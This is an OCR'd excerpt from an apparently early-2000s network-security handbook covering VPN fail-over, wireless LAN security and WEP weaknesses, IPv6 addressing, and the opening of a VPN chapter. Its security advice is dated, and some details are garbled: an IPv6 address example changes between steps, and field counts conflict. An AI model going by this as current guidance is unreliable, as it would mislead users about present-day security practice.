The solution operates normally, with OSPF seeing the FR as the primary communication (based on administrative cost) back to Phoenix. In the event that a circuit fails, OSPF will delete the route in the client's routing table that directs traffic toward the FR cloud and the Internet route will take over. As a



Note: Here, one router on the client's network provides communication to the Internet as well as to Phoenix. This is shown for simplicity. It is possible that several routers can be used in the configuration with no functional impact.

EXHIBIT 45.7 VPN providing alternate communication or specific applications.

packet, which is destined for the SP, is injected into the interface, the VPN policy will identify the traffic and create a VPN with the SP. Once the VPN is created, data flows freely across the VPN onto the SP's network. As the data returns toward the client, it knows to go to the VPN device because the FR router on their side has performed the same routing deductions and forwards the packet to the VPN device.

The fail-over to the VPN can take some time, depending on how fast the VPN can be established. In contrast, the fail-back is instant. As the FR circuit comes back online, OSPF monitors the link and, once the link is determined to be sound, the routing protocol places the new route back into the routing table. From this point, the traffic simply starts going through the FR cloud. Interestingly, if the FR circuit were to fail prior to the VPN lifetime expiration, the fail-over would be nearly instant as well. Because the VPN is idle, the first packet is sent immediately.

There are some issues with this design; two, in fact, are glaring. If the FR cloud were to completely fail, all the FR customers with VPN backup would request a VPN at the same time, surely overloading the VPN system. There are a couple of options to accommodate such a problem. A load management solution can be implemented that redirects traffic to a cluster of VPN devices, distributing the load across all systems. A cheaper method is to simply modify the VPN policy on the client router to go to a different VPN device than the next. In short, distribute the load manually.

The other issues come into play when the SP wants to implement an FR connection in a network that uses Internet routable IP addresses, or some other scheme. This normally would not be a problem, but there is customer premise equipment (CPE) that needs to be managed by the SP to provide the services. An example is an application gateway server. The NOC would have a set of IP addresses to manage devices over the FR, but after the fail-over, those IP addresses may change.

Similar to Exhibit 45.7, Exhibit 45.8 employs NAT (network address translation) to ensure that no matter the source IP address of the managed elements on the client's network, the SP's NOC will always observe the same IP address.




EXHIBIT 45.8 VPN fail-over using network address translation.

Conclusion

As VPNs were introduced to the technical community, network-to-network VPNs were the primary structure. Some vendors pushed the roaming user aspect of VPN technology. Remote user support became the character attached to VPN technology. This was because of the vendor focus, and the Internet was simply not seen as a safe medium.

Today, remote access VPNs are the standard, and the ability to support 5000 simultaneous connections is typical among the popular products. However, the use of VPN communications for conventional network infrastructures has not experienced the same voracious acceptance.

VPNs have been tagged as the "secure remote access" solution, and the value of a virtual connection through a public network has yet to be fully discovered. VPNs are a network and can be treated as such. As long as the fundamentals are understood, accepted, and worked with in the final design, the ability to salvage as much functionality will become apparent.

Wireless LAN Security

Mandy Andress, CISSP, SSCP, CPA, CISA

Wireless LANs provide mobility. Who does not want to be able to carry his laptop to the conference room down the hall and still have complete network access without worrying about network cables? Manufacturing companies are even using wireless LANs (WLANs) to monitor shop-floor machinery that is not traditionally accessible by network cabling. Increased mobility and accessibility improves communication, productivity, and efficiency. How much more productive could a team meeting be if all participants meeting in the conference room still had access to the network and the files relating to the project being discussed?

Wireless LANs can also provide a cost benefit. Installing and configuring wired communications can be costly, especially in those hard-to-reach areas. Ladders, drop ceilings, heavy furniture, knee pads, and a lot of time are often necessary to get all components installed and connected properly. By comparison, wireless LAN installations are a breeze. Plug in the access point, install a wireless NIC, and one is all set. An access point is the device that acts as a gateway for wireless devices. Through this gateway, wireless devices access the network. See Exhibit 4646.1 for an illustration.

The increased mobility and cost-effectiveness make wireless LANs a popular alternative. The Gartner Group has predicted that wireless LAN revenue would total $487 million in 2001, and the value of installed wireless LANs will grow to $35.8 billion by 2004. The Cahners In-Stat Group has predicted that the wireless LAN market will grow 25 percent annually over the next few years, from $771 million in 2000 to $2.2 billion in 2004. While these estimates are quite different, they share one common theme: a significant number of new wireless LANs will be deployed and existing installations will be expanded. This growth will occur because increases in speed, decreases in price, and the adoption of a formal standard with broad industry support have all occurred in the past few years.

Standards

Before discussing security issues with wireless LANs, a discussion of the standards that are the basis for communication is in order. In June 1997, the IEEE (Institute of Electrical and Electronic Engineers) finalized the initial standard for wireless LANs, IEEE 802.11. This standard specifies a 2.4-GHz operating frequency with data rates of 1 and 2 Mbps and the ability to choose between using frequency hopping or direct sequence, two noncompatible forms of spread spectrum modulation. In late 1999, the IEEE published two supplements to the initial 802.11 standard: 802.11a and 802.11b.

Like the initial standard, 802.11b operates in the 2.4-GHz band, but data rates can be as high as 11 Mbps and only direct sequence modulation is specified. The 802.11a standard specifies operation in the 5-GHz band using OFDM (orthogonal frequency division multiplexing) with data rates up to 54 Mbps. Advantages of this standard include higher capacity and less RF interference with other types of devices.

Standards 802.11a and 802.11b operate in different frequencies; thus, there is little chance they will be interoperable. They can coexist on one network, however, because there is no signal overlap. Some vendors claim they will provide a dual-radio system with 802.11a and 802.11b in the future.




EXHIBIT 46.1 Wireless access points server as the network gateway.

To complicate issues, Europe has developed the HiperLAN/2 standard, led by the European Telecommunications Standards Institute (ETSI). HiperLAN/2 and 802.11a share some similarities: both use OFDM technology to achieve their data rates in the 5-GHz range, but they are not interoperable.

For the remainder of this chapter, discussions will focus on 802.11b wireless LANs because they comprise the current installed base.

Security Issues

Wireless LANs have major security issues. Default configurations, network architecture, encryption weaknesses, and physical security are all areas that cause problems for wireless LAN installations.

Default Installations

Default installations of most wireless networks allow any wireless NIC to access the network without any form of authentication. One can easily drive around with laptop in hand and pick up many network connections. Because this vulnerability is so prevalent, "war driving" is quickly replacing "war dialing" as the method of finding backdoors into a network. Wireless LAN administrators may realize that radio waves are easier to tap passively than cable, but they may not realize just how vulnerable they really are.

Wireless ISPs must be very conscious of their wireless network configurations. If someone is able to access their networks without authentication, they are essentially stealing service. The wireless ISP is losing revenue and the illegal user is taking up valuable bandwidth.

Once a user gains access to the wireless network, whether authorized or unauthorized, the only things preventing him from accessing unauthorized servers or applications are internal security controls. If these are weak or nonexistent, an unauthorized user could easily gain access to one's network through the wireless LAN and then gain complete control of one's network by exploiting internal weaknesses.

Denial-of-service attacks are also a very real threat to wireless networks. If running a mission-critical system on a wireless network, attackers do not need to gain access to any system to cause damage and financial harm to an organization; they just need to flood the network with bogus radio transmissions.

Mitigating Risk

To use wireless LANs in an enterprise or production environment, one must mitigate the inherent risk in current products and standards. Enterprise-level wireless LAN security focuses on two issues: network access

must be limited to authorized users, and wireless traffic should be protected from sniffing. The 802.11b standard does include some security mechanisms, but their scalability is questionable.

MAC Address

One way to secure access to a wireless network is to instruct access points to pass only those packets originating from a list of known addresses. Of course, MAC (Media Access Control) addresses can be spoofed, but an attacker would have to learn the address of an authorized user's Ethernet card before this is successful. Unfortunately, many wireless cards have the MAC address printed right on the face of the card.

Even if the user and administrator can secure the card address, they still have to compile, maintain, and distribute a list of valid MAC addresses to each access point. This method of security is not feasible in a lot of public WLAN applications, such as those found in airports, hotels, and conferences, because they do not know their user community in advance. Additionally, each brand of access point has some limit on the number of addresses allowed.

Service Set ID

Another setting on the access point that can be used to restrict access is the network name, also known as the SSID (Service Set ID). An access point can be configured to allow any client to connect to it or to require that a client specifically request the access point by name. Although this was not meant primarily as a security feature, setting the access point to require the SSID can let the ID act as a shared group password.

As with any password scheme, however, the more people who know the password, the higher the probability that an unauthorized user will misuse it. The SSID can be changed periodically, but each user must be notified of the new ID and reconfigure his wireless NIC.

Wired Equivalent Privacy (WEP)

The 802.11b standard provides encrypted communication between clients and access points via WEP (Wired Equivalent Privacy). Under WEP, users of a given access point often share the same encryption key. To achieve mobility within a campus, all access points must be set to use the same key and all clients have the same encryption key as well. Additionally, data headers remain unencrypted so that anyone can see the source and destination of data transmission.

WEP is a weak protocol that uses 40- and 128-bit RC4. It was designed to be computationally efficient, self-synchronizing, and exportable. These are the characteristics that ultimately crippled it. The following are just a few of the attacks that could easily be launched against WEP:

- Passive attacks to decrypt traffic based on statistical analysis
- Active attacks to inject new traffic from unauthorized mobile stations, based on known plaintext
- Dictionary-building attack that, after analysis of about a day's worth of traffic, allows real-time automated decryption of all traffic

With these limitations, some vendors do not implement WEP, although most provide models with and without it. An access point can be configured to never use WEP or to always require the use of WEP. In the latter case, an encrypted challenge is sent to the client. If the client cannot respond correctly, it will not be allowed to use the access point, making the WEP key another password. As with using the SSID as a password, the administrator could routinely change the WEP key, but would have the same client notification and configuration issues.

Of course, an attacker possessing the WEP key could sniff packets off the airwaves and decrypt them. Nonetheless, requiring WEP substantially raises the minimum skillset needed to intercept and read wireless data.

Authentication Solutions

Some vendors offer proprietary solutions to the authentication/scalability problem. The wireless client requests authorization from the access point, which forwards the request to a RADIUS server. Upon authorization, the RADIUS server sends a unique encryption key for the current session to the access point, which transmits it to the client. While this standard offers a solution to the shared key problem, it currently requires an organization to buy all the equipment from one vendor. Other vendors use public key cryptography to generate per-session keys.

This authentication solution resembles pre-standard implementations of the pending IEEE 802.1x standard that will eventually solve this problem in a vendor-interoperable manner. The 802.1x standard is being developed as a general-purpose access-control mechanism for the entire range of 802 technologies. The authentication mechanism is based on the Extensible Authentication Protocol (EAP) in RADIUS. EAP lets a client negotiate authentication protocols with the authentication server. Additionally, the 802.1x standard allows encryption keys for the connection to be exchanged. This standard could appear in wireless products as early as 2002.

While waiting for 802.1x, there are a few other approaches the administrator can take to increase the security of a wireless LAN.

Third-Party Products

Several products exist to secure wireless LANs. For example, WRQ's NetMotion (www.netmotionwireless.com) requires a user login that is authenticated through Windows NT. It uses better encryption (3DES and Twofish) than WEP and offers management features such as the ability to remotely disable a wireless network card's connection. One of the main issues with this solution is that the server currently must run on Windows NT and client support is only provided for Windows 95, 98, ME, and CE. Support for Windows 2000 server and client is currently under development.

Gateway Control

Gateway solutions create special sub-nets for wireless traffic. Instead of using normal routers, these sub-nets have gateways that require authentication before packets can be routed. The sub-nets can be created with VLAN technology using the IEEE 802.1Q standard. With this standard, administrators can combine selected ports from different switches into a single sub-net. This is possible even if the switches are geographically separated as long as VLAN trunking is supported on the intervening switches. Nodes that use VLAN ports cannot access addresses on other sub-nets without going through a router or gateway, even if those other sub-nets are located on the same physical switch as the VLAN ports.

Once the VLAN is established, administrators need to create a gateway that will pass traffic only from authorized users. A VPN gateway can be used because the function of a VPN server is to require an endpoint. Using a VPN server as the gateway not only requires authentication of the tunnel endpoint, but it also encrypts the wireless stream with a key unique to the tunnel, eliminating the need to use the shared key of WEP.

The VPN approach is hardly ideal, however. Understanding VPN technology, selecting a VPN gateway, configuring the server, and supporting clients are complex tasks that are not easy for the average LAN administrator to accomplish.

Another solution, currently used by Georgia Tech, uses a special firewall gateway. This approach still uses the VLAN approach to aggregate wireless traffic to one gateway; but instead of being a VPN, this gateway is a dual-homed UNIX server running specialized code. The IT staff at Georgia Tech uses the IP Tables firewall function in the latest Linux kernel to provide packet filtering. When a system joins the wireless network, the firewall/router gives it a DHCP address. To authorize access, the client must open a Web browser. The HTTP request from the client triggers an automatic redirect authentication page from the gateway and the authentication request is passed to a Kerberos server. If authentication is successful, a Perl script adds the IP address to the rules file, making it a "known" address to the IP Tables firewall process.

From the user's perspective, he must launch a browser and enter a userid and password to gain access to the network. No client installation or configuration is required. Of course, this method only provides authentication — not encryption — and will not scale over a few hundred simultaneous users. This solution

is unique and elegant in the fact it allows complete on-the-fly network access without making any changes to the client, and it supports network cards from multiple vendors. This configuration is very useful in public WLAN applications (airports, hotels, conferences, etc.).

Conclusion

Wireless LANs have several security issues that preclude them from being used for highly sensitive networks. Poor infrastructure design, unauthorized usage, eavesdropping, interception, DoS attacks, and client system theft are all areas that one needs to analyze and consider. One can mitigate these risks by wrapping the communication in a VPN or developing one's own creative solution, but this can be complicated. New advancements in wireless technology, along with changes in the WEP standard, may improve security as well as usability.

EXPANDING INTERNET SUPPORT WITH IPV6

Gilbert Held

INSIDE

New and Renamed IPv6 Fields; Header Chains; Addressing; IPv6 Address Notation; Address Assignments; Migration Issues

OVERVIEW

The ability to obtain an appreciation for the functionality of IPv6 is best obtained by comparing its header to the IPv4 header. Exhibit 1 provides this comparison, showing the IPv4 header at the top of the illustration, with the IPv6 header below.


In comparing the two headers shown in Exhibit 1, one notes that IPv6 includes six less fields than the current version of the Internet Protocol. Although at first glance this appears to make an IPv6 header simpler, in actuality the IPv6 header includes a Next Header field that enables one header to point to a following header, in effect resulting in a daisy chain of headers. While the daisy chain adds complexity, only certain routers need to examine the contents of different headers, facilitating router processing. Thus, an IPv6 header, which can consist of a sequence of headers in a daisy chain, enables routers to process information directly applicable to their routing requirements. This makes IPv6 packet processing much more efficient for intermediate routers when data flows between two Internet locations, enabling those routers to process more packets per second than when the data flow consists of IPv4 headers.

A close examination of the two IP headers reveals that only one field kept the same meaning and position. That field is the Version field, which

PAYOFF IDEA

The next-generation Internet Protocol will significantly enhance the ability of the Internet in terms of device addressing, router efficiency, and security. Although the actual implementation of IPv6 is still a few years away, most network managers and administrators will eventually be tasked with planning migration strategies that will enable their organizations to move from the current version of the Internet Protocol to the next-generation Internet Protocol, IPv6. Due to this, it is important to obtain an appreciation for the major characteristics of IPv6, which will then serve as a foundation for discussing migration methods that can be considered to take advantage of the enhanced functionality of the next-generation Internet Protocol.

EXHIBIT 1 — Comparing IPv4 and IPv6



is encoded in the first four bits of each header as a binary value, with 0100 used for IPv4 and 0110 for IPv6.

Continuing the comparison of the two headers, note that IPv6 does away with seven IPv4 fields. Those fields include the Type of Service, Identification, Flags, Fragment Offset, Checksum, Options, and Padding. Because headers can be daisy chained and separate headers now identify specific services, the Type of Service field is no longer necessary. Another significant change between IPv4 and IPv6 concerns fragmentation, which enables senders to transmit large packets without worrying about the capabilities of intermediate routers. Under IPv4, fragmentation required the use of Identification, Flags, and Fragment Offset fields. Under IPv6, hosts learn the maximum acceptable segment size through a process referred to as path MTU (maximum transmission unit) discovery. Thus, this enabled the IPv6 designers to remove those three fields from the new header.

Another difference between IPv4 and IPv6 headers involves the removal of the Header Checksum. In an era of fiber backbones it was thought that the advantage obtained from eliminating the processing associated with performing the header checksum at each router was considerably more than the possibility that transmission errors would go undetected. In addition, since the higher layer (transport layer) and lower layer (IEEE 802 networks) perform checksum operations, the risk of undetected error at the network layer adversely affecting operations is minimal. Two more omissions from the IPv4 header are the Options and Padding fields. Both fields are not necessary in IPv6 because the use of

optional headers enables additional functions to be specified as separate entities. Since each header follows a fixed format, there is also no need for a variable Padding field, as was the case under IPv4.

Perhaps the change that obtains the most publicity is the increase in source and destination addresses from 32 bit fields to 128 bit fields. Through the use of 128-bit addressing fields, IPv6 provides the potential to supply unique addresses for every two- and four-footed creature on Earth and still have enough addresses left over to assign a unique address to every past, present, and future appliance. Thus, the extra 96 bit positions virtually ensures that one will not experience another IP address crunch such as the one now being experienced with IPv4.

NEW AND RENAMED IPV6 FIELDS

IPv6 adds three new fields while relabeling and slightly modifying the use of Total Length and Time to Live fields in Ipv4. Concerning the renamed and revised fields, the Total Length field in IPv4 was changed to a Payload Length. This subtle difference is important, as the use of a payload length now specifies the length of the data carried after the header instead of the length of the sum of both the header and data. The second revision represents the recognition of the fact that the Time to Live field under IPv4, which could be specified in seconds, was difficult — if not impossible — to use due to a lack of time-stamping on packets. Instead, the value used in that field was decremented at each router hop as a mechanism to ensure packets did not endlessly flow over the Internet, since they are discarded when the value of that field reaches zero. In recognition of the actual manner by which that field is used, it was renamed the Hop Limit field under IPv6.

The Priority field is four bits wide, enabling 16 possible values. This field enables packets to be distinguished from one another based on their need for processing precedence. Thus, file transfers would be assigned a low priority, while realtime audio or video would be assigned a higher priority.

Under IPv6, priority field values of 0 through 7 are used for traffic that is not adversely affected by backing off in response to network congestion. In comparison, values 8 to 15 are used for traffic that would be adversely affected by backing off when congestion occurs, such as realtime audio packets being transmitted at a constant rate. Exhibit 2 lists the priority values recommended for different types of congestion-controlled traffic.

Priorities 8 through 15 are used for traffic that would be adversely affected by backing off when network congestion occurs. The lowest priority value in this group, 8, should be used for packets one is most willing to discard under congestion conditions. In comparison, the highest priority, 15, should be used for packets one is least willing to have discarded.

EXHIBIT 2 — Recommended Congestion-Controlled Priorities

Priority	Type of Traffic
0	Uncharacterized traffic
1	Filter traffic, such as Netnews
2	Unattended data transfer (i.e., e-mail)
3	Reserved
4	Attended bulk transfer (i.e., FTP, HTTP)
5	Reserved
6	Interactive traffic (i.e., telnet)
7	Internet controlled traffic (i.e., SNMP)

The Flow Label field, also new to IPv6, allows packets that require the same treatment to be identified. For example, a realtime video transmission that consists of a long sequence of packets would more than likely use a Flow Label identifier as well as a high priority value so that all packets that make up the video are treated the same, even if other packets with the same priority arrive at the same time at intermediate routers.

HEADER CHAINS


The ability to chain headers is obtained through the use of the IPv6 Next Header field. Currently, the IPv6 specification designates six extension headers. Those headers and a brief description of the functions they perform are listed in Exhibit 3.

To illustrate how the Next Header field in IPv6 is actually used, one can use a few of the headers listed in Exhibit 4 to create a few examples. First, assume that an IPv6 header is followed directly by a TCP header and data, with no optional extension headers. Then, the Next Header field in the IPv6 header would indicate that the TCP header follows as indicated in Exhibit 4A.

EXHIBIT 3 — IPv6 Extension Headers

Extension Header	Description
Hop by hop options	Passes information to all routers in a path
Routing	Defines the route through which a packet flows
Fragment	Provides information that enables destination address to concatenate fragments
Authentication	Verifies the originator
Encrypted security payload	Defines the algorithm and keys necessary to decrypt a previously encrypted payload
Destination options	Defines a generic header that can obtain one or more options identified by options type that can define new extensions on an as-required basis

EXHIBIT 4 — Creating a Daisy Chain of Headers



For a second example, assume that one wants to specify a path or route the packet will follow. To do so, one would add a Routing Header, with the IPv6's Next Header field containing a value that specifies that the Routing Header follows. Then, the Routing Header's Next Header field would contain an appropriate value that specifies that the TCP header follows. This header chain is illustrated in Exhibit 4B.

For a third example, assume one wants to both specify a route for each packet as well as encrypt the payload. To accomplish this, one would change the TCP Header's Next Header field value from the previous example where it indicates that there are no additional headers in the header chain, to a value that serves to identify the Encryption Header as the next header.

Exhibit 4C illustrates the daisy chain of IPv6 headers that would specify that a specific route is to be followed and the information required to decrypt an encrypted payload. Now that one has an appreciation for the general format of the IPv6 header, the use of its header fields, and how headers can be chained to obtain additional functionality, one can focus attention on addressing under IPv6.

ADDRESSING

Under IPv6, there are three types of addresses supported: unicast, multicast, and anycast. The key difference between IPv6 and IPv4 with respect to addressing involves the addition of an anycast type address and the use of 128 bit source and destination addresses.

An anycast address represents a special type of multicast address. Like a multicast address, an anycast address identifies a group of stations that can receive a packet. However, under an anycast addres, only the nearest member of a group receives the packet instead of all members. It is ex-

pected that the use of anycast addressing will facilitate passing packets from network to network as it allows packets to be forwarded to a group of routers without having to know which is the one nearest to the source. Concerning the actual 128 bit address used under IPv6, its expansion by a factor of four over IPv4 resulted in the necessity to introduce methods to facilitate the notation of this expanded address. Thus, the methods by which IPv6 addresses can be noted can be examined.

IPV6 ADDRESS NOTATION

Under IPv4, a 32-bit IP address can be encoded as eight hexadecimal digits. The expansion of the IP address fields to 128 bits results in a requirement to use 32 hexadecimal digits. However, because it is fairly easy to make a mistake that can go undetected by simply entering a long sequence of 32 digits, IPv6 allows each 128 bit address to be represented as eight 16-bit integers separated by colons (:). Thus, under IPv6 notation, one can represent each integer as four hexadecimal digits, enabling a 128 bit address to be encoded or noted as a sequence of eight groups of four hexadecimal digits separated from one another by a colon. An example of a IPv6 address follows:

AB01:0000:OO1A:000C:0000:0000:3A1C:1B1F

Two methods are supported by IPv6 addressing that can be expected to be frequently used by network managers and administrators when configuring network devices. The first method is zero suppression, which allows leading zeros in each of the eight hexadecimal groups to be suppressed. Thus, the application of zero suppression would reduce the previous IPv6 address as follows:

AB01:0:1A:C:0:0:3A1C:1B1E

A second method supported by IPv6 to facilitate the use of 128 bit addresses recognizes that during a migration process, many IPv4 addresses carried within an IPv6 address field will result in a considerable sequence of zero bit positions that cross colon boundaries. This zero density situation can be simplified by the use of a double colon (::), which can replace a single run of consecutive zeros. Thus, one can further simplify the previously zero suppressed IPv6 address as follows:

AB01:0:1A:C::3A1C:1B1E

Note that the use of the double colon can only occur once in an IPv6 address. Otherwise, its use would produce an ambiguous result because there would be no way to tell how many groups of four hexadecimal zeros a double colon represents.

EXHIBIT 5 — Initial IPv6 Address Space Allocation

Address Space Allocation	(binary)	Prefix Fraction of Address Space
Reserved	0000 0000	1/256
Unassigned	0000 0001	1/256
Reserved for NSAP allocation	0000 001	1/128
Reserved for IPX allocation	0000 010	1/128
Unassigned	0000 011	1/128
Unassigned	0000 1	1/32
Unassigned	0001	1/16
Unassigned	001	1/8
Provider-based unicast address	010	1/8
Unassigned	011	1/8
Reserved for geographic-based unicast addresses	100	1/8
Unassigned	101	1/8
Unassigned	110	1/8
Unassigned	1110	1/16
Unassigned	1111 0	1/32
Unassigned	1111 10	1/64
Unassigned	1111 110	1/128
Unassigned	1111 1110 0	1/512
Link local use addresses	1111 1110 10	1/1024
Site local use addresses	1111 1110 11	1/1024
Multicast addresses	1111 1111	1/256

ADDRESS ASSIGNMENTS

With 2^{128} addresses available for assignment, IPv6 designers broke the address space into an initial sequence of 21 address blocks, based on the use of binary address prefixes. As one might surmise, most of the address blocks are either reserved for future use or unassigned because even a small fraction of IPv6 address space is significantly larger than all of the IPv4 address space. Exhibit 5 provides a list of the initial IPv6 address space allocation. Of the initial allocation of IPv6 address space, probably the most important will be the provider-based unicast address. As noted in Exhibit 5, the prefix for this allocated address block is binary 010 and it represents one eighth ($^1/_8$) of the total IPv6 address space. The provider-based unicast address space enables the registry that allocates the address, the Internet service provider (ISP), and the subscriber to be identified. In addition, a subscriber can subdivide his address into a subnetwork and interface or host identifiers similar to the manner by which IPv4 class A through class C addresses can be subdivided into host and network identifiers. The key difference between the two is the fact that an extension to 128 bits enables an IPv6 address to identify organizations that assigned the address to include the registry and ISP. Concerning the registry, in North America, the Internet Network Information Center (Internet NIC) is tasked with distributing IPv4 addresses and can be expected to distribute IPv6 addresses. The European registry is the Network

Coordination Center (NCC) of RIPE, while the APNIC is responsible for distributing addresses for networks in Asian and Pacific countries.

MIGRATION ISSUES

After a considerable amount of deliberation by the Internet community, it was decided that the installed base of approximately 20 million computers using IPv4 would require a dual-stack migration strategy. Instead of one giant cutover sometime in the future, it was recognized that a considerable amount of existing equipment would be incapable of migrating to IPv6. Thus, an IPv6 Internet will be deployed in parallel to IPv4, and all IPv6 hosts will be capable of supporting IPv4. This means that network managers can decide both if and when they should consider upgrading to IPv6. Perhaps the best strategy is, that when in doubt, to obtain equipment capable of operating a dual stack, such as the one shown in Exhibit 5. In addition to operating dual stacks, one must consider one's network's relationship with other networks with respect to the version of IP supported. For example, if an organization migrates to IPv6, but its ISP does not, one will have to encapsulate IPv6 through IPv4 to use the transmission services of the ISP to reach other IPv6 networks. Fortunately, two types of tunneling — configured and automatic — have been proposed to allow IPv6 hosts to reach other IPv6 hosts via IPv4-based networks. Thus, between the use of a dual-stack architecture and configured and automatic tunneling, one will be able to continue to use IPv4 as the commercial use of IPv6 begins, as well as plan for an orderly migration.

RECOMMENDED COURSE OF ACTION

Although the first commercial use of IPv6 is still a few years away, an organization can prepare itself for Ipv6 use by ensuring that acquired hosts, workstations, and routers can be upgraded to support IPv6. In addition, one must consider the fact that the existing Domain Name Server (DNS) will need to be upgraded to support IPv6 addresses, and one must contact the DNS software vendor to determine how and when to implement IPv6 addressing support. By carefully determining the software and possible hardware upgrades, and by keeping abreast of Internet IPv6-related RFCs, one can plan a migration strategy that will allow an organization to benefit from the enhanced router performance afforded by IPv6 addressing.

Gilbert Held is an award-winning author and lecturer. Gil is the author of over 40 books and 300 technical articles. Some of Gil's recent titles include *Data Communications Networking Devices, 4th ed.; Ethernet Networks, 3rd ed.; LAN Performance, 2nd ed.;* and *Working with Network Based Images,* all published by John Wiley & Sons of New York and Chichester, England.

VIRTUAL PRIVATE NETWORKS: SECURE REMOTE ACCESS OVER THE INTERNET

John R. Vacca

INSIDE

Remote User Access over the Internet; Connecting Networks over the Internet; Connecting Computers over the Intranet; User Authentication; Address Management; Data Encryption; Key Management; Multiprotocol Support; Point-to-Point Tunneling Protocol (PPTP); Layer 2 Tunneling Protocol (L2TP); IP Security Protocol (IPSec); Integrated RAS-VPN Clients; Proxy Servers; Information Technology Groups (ITGs); Secure Internet Access; High-Speed Internet Access; RAS Reporting; Internet Usage Chargeback

INTRODUCTION

The components and resources of one network over another network are connected via a Virtual Private Network (VPN). As shown in Exhibit 1, VPNs accomplish this by allowing the user to tunnel through the Internet or another public network in a manner that lets the tunnel participants enjoy the same security and features formerly available only in private networks.


Using the routing infrastructure provided by a public internetwork (such as the Internet), VPNs allow telecommuters, remote employees like salespeople, or even branch offices to connect in a secure fashion to an enterprise server located at the edge of the enterprise local area network (LAN). The VPN is a point-to-point connection between the user's computer and an enterprise server

PAYOFF IDEA

